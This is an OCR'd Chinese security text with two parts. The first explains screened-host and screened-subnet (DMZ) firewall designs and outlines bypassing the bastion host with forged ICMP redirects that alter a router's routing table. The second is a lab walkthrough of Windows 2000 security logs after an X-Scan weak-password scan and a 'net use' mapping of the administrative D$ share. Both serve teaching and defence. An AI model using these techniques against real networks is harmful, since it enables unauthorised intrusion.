


图 2

注意 本文中所有防火墙图标的网络设备都是路由器。

在OSI七层模型中，路由防火墙是在网络层对数据包进行过滤，而堡垒主机是作为应用层的代理，从而实现了内部网络的安全性。如图3所示。




图 3

将一台连接内部网络与Internet的路由器配置成上面提到的包过滤防火墙，就是图2中的路由防火墙。并对其进行配置，使所有的入站连接都被路由到堡垒主机上，堡垒主机可被看作应用级网关。

在堡垒主机上，可以运行各种代理服务，如邮件代理、WWW代理、FTP代理，还可运行一个伪DNS服务器，回答Internet上主机的查询请求。但不一定所有的出站服务都要通过堡垒主机（如Telnet），我们可直接通过路由器而不通过堡垒主机和Internet对话，但对于入站服务，要求所有的数据都先通过堡垒主机。这样就形成了双重的防火墙，即使入侵者破坏了第一道防火墙，还有第二道防火墙。

现在，大家对屏蔽主机防火墙的工作原理应该有一定的了解了，如果想绕过此类防火墙而进入内部网络该如何去作呢？细心的朋友应该看到，在图2里我用粗线把路由防火墙和堡垒主机框了起来，目的是说明路由器所接收的数据包全都会转发到堡垒主机上面。如果把图2该变一下，像图4那样会怎么样呢？




图 4

现在明白没有？

对付这种防火墙的策略主要放在攻击路由器上面，路由防火墙是否配置的安全是此防火墙的关键所在。如果修改了路由器的路由表，则数据包不会路由到堡垒主机上面，可以路由到内部网络的任意一台与路由器相连的主机上，从而绕过堡垒主机直接进入内部网络。只你要能攻击下路由器，在路由器上建立一条静态路由，那么这个防火墙就很顺利的被你攻下了。

有人一定会问，路由器是如何被攻破下来的呢？在谈论这个问题之前，我建议大家看一下RFC1256文档，因为我们下一步要做的就是根据RFC1256文档中所提到的ICMP重定消息，这种消息是用来帮助主机建立一个更好的路由表，一般情况下这种消息是发给主机的，也可以发给路由器。其过程如图5所示。




图 5

在图中，我用箭头标明了ICMP路由重定向的步骤。

（1）主机发送IP数据包到R1，这是默认路由。

（2）R1收到IP数据包，寻址寻径，发现R2是一条正确的路径，于是把数据包转发到R2。此时，R1发现此数据包进出的网络接口是同一个，这样R1会认为数据包发给R1不是一个好的路径。

（3）R1会向主机发送一个路由重定向的信息包，要求主机以后的数据包直接发送给R2。

如果入侵者制造错误的ICMP消息发送给路由器，就可以更改路由表，从而达到绕过堡垒主机的目的。是不是很有意思？

3. 屏蔽子网防火墙

最后向大家介绍屏蔽子网防火墙。屏蔽子网防火墙在本质上和屏蔽主机防火墙是一致的，但比屏蔽主机防火墙多增加了一层保护体系。

我们把多增加的这层防护体系称作DMZ（demilitarized zone 非军事区）。其结构如图6所示。

屏蔽子网防火墙是由2个包过滤防火墙和一个堡垒主机构成的，在DMZ中可以放置FTP以及WWW服务，为Internet上面的主机提供服务。内部网络相比，这些主机的安全性较低，我们最主要的任务是保卫内部网络，所以这些主机不安全也是无所谓的。

现在，有人一定会问，DMZ的主要作用是什么？让我们来简




图 6

要的说说，现在绝大多数局域网采用以太网技术，以太网的特点是本地广播。当其中一台主机发出广播时，网络上的所有主机都接受这个广播，只有真正的目的主机才会对广播作出回应，如果只采用屏蔽主机防火墙而没有DMZ，当入侵者攻占下堡垒主机后，可以监听本地网络的所有通讯，当内部网路使用明文传送机密文件或口令时，入侵者可以用Sniffer进行监听，从而获得有用的数据。大家都知道路由器可以屏蔽广播，这样即使入侵者进入堡垒主机也无法监听到内部之间网络的通讯。

到此为止，防火墙的体系基本结构就介绍完了。希望对大家有所帮助。

Win2000入侵日志分析

无琴

实验目的：让初学者通过入侵实验尝试读懂日志变化

实验环境：局域网（lan）

机器甲：best

机器乙：ecnu-wuqin

操作方式：用机器甲来尝试攻击机器乙，然后提取机器乙的日志数据以供观察

引子

相信大家一定都已经知道Win2000有日志的功能，也知道入侵后会留下尾巴，但对于Win2000的日志你是否能读懂呢？如果被入侵了，如何来观察日志的变化呢？今天我们的实验正是为那些想了解日志的朋友而准备的。

由于是为初步了解而准备，所以笔者取了一个最简单的环境，机器甲、乙都在同一个局域网（lan）中，机器甲best的IP地址为192.168.1.2，操作系统为2000pro；机器乙ecnu-wuqin的IP地址为192.168.1.3，操作系统为2000ser。

环境设定

有些朋友也许会发现，他的安全日志从来没有过任何记录，这是怎么回事呢？因为Windows2000系统在缺省安装状态下，是没有打开安全日志的记录开关的。所以要让日志工作，得先设定相关选项。

一、帐户登陆的日志

其实，如果你想记录一些安全事件，首先要对这些事件做审核，审核是在Win2000的“管理工具→本地安全策略→本地策略→审核策略”中。这里可以看见有一些审核事项，我们首先选择“审核登陆事件”，双击它会出现图1所示的对话框。




图 1

选择“成功”、“失败”，这样系统就会在安全日志里记录关于帐户登陆成功或失败的信息。这时我在ecnu-wuqin里将管理员和guest的帐户名颠倒一下，这也是为了在测试期间保证我机器的安全，具体做法：在“本地安全策略→本地策略→安全选项”里可找到重命名来宾帐户和重命名系统管理员帐户，经过设置后，我的管理员名称现在是guest，而来宾则是administrator。然后把administrator密码清空，这时候在best里使用X-Scan来扫描。为了简单，我们只扫描NT-Server弱口令，扫描结果如图2所示。

扫描结束后，我们来看一看ecnu-wuqin的安全日志，这时可发现，在安全日志里就有了不少帐户审核的成功或失败的记录。我们拣取其中的几条做一下简单分析（图3），通过这条日志，我们可很清楚地看出来，BEST来尝试用我的guset帐户名登陆，但没有成功。失败的原因是密码错误，再看一条成功的审核（图4），通过这条日志，我们同样可看出来，best成功地用administrator登陆了我的机器。




图 2




图 3

由于图4中下拉条的原因，所以我把日志的整个内容写出来给大家做个参考。

成功的网络登录：

用户名：　administrator

域：ECNU-WUQIN

登录 ID：　(0x0,0x2FB62C)

登录类型：3
登录过程：NtLmSsp
身份验证程序包：NTLM
工作站名：BEST




图 4

得到了登陆的机器名BEST后，只需ping BEST就可方便地得到登陆机器的ip地址。

通过帐户审核，我们可从日志里读出很多信息，可以知道是不是有人对你的帐户进行扫描，如果别人使用字典来破解你的管理员密码，那你更容易提早发现，以便做出对策。或更直接的，你可发现帐户已被非法入侵者利用了，这时你就应该对系统做个整体检查了。

二、对象访问日志

这也是一个非常有用的安全日志，首先还是要做审核。这次我们在审核策略里选择审核对象访问，同样是选择成功、失败。这个审核的作用是将别人对你的文件或文件夹做的动作进行日志记录，比如说我在ecnu-wuqin里的d盘建一个文件夹叫做“测试”，接下来右击“测试”文件夹，然后选择“属性→安全→高级→审核”。如果你在“属性”里看不见“安全”，那么你的文件系统就是FAT而不是Win2000推荐使用的NTFS。建议你首先把文件系统变为NTFS，方法是：CONVERT volume /FS：NTFS。在“审核”里首先添加你要审核的对象，一般对所有用户都进行审核，我们就选择everyone组。

当然，你也可根据自己的需要选择要审核的用户名或工作组名，然后你可看见有很多可以审核的事件(图5)。

由于我们只是做实验，所以就随便审核几个，这里我选择了如图5所示的三项。这时，我在best机器上对我的d盘进行映射，方法是：net use z：\\192.168.1.3\d$ “密码” /user：”guest” 。我想，会攻击的朋友对这个命令一定不陌生了，这样best上就有了一个z盘映射着我的d盘。

映射除了用net命令外，右击网上邻居，可以看见映射网络驱动器，这样也可以很简单地映射一个网络驱动器。




图 5

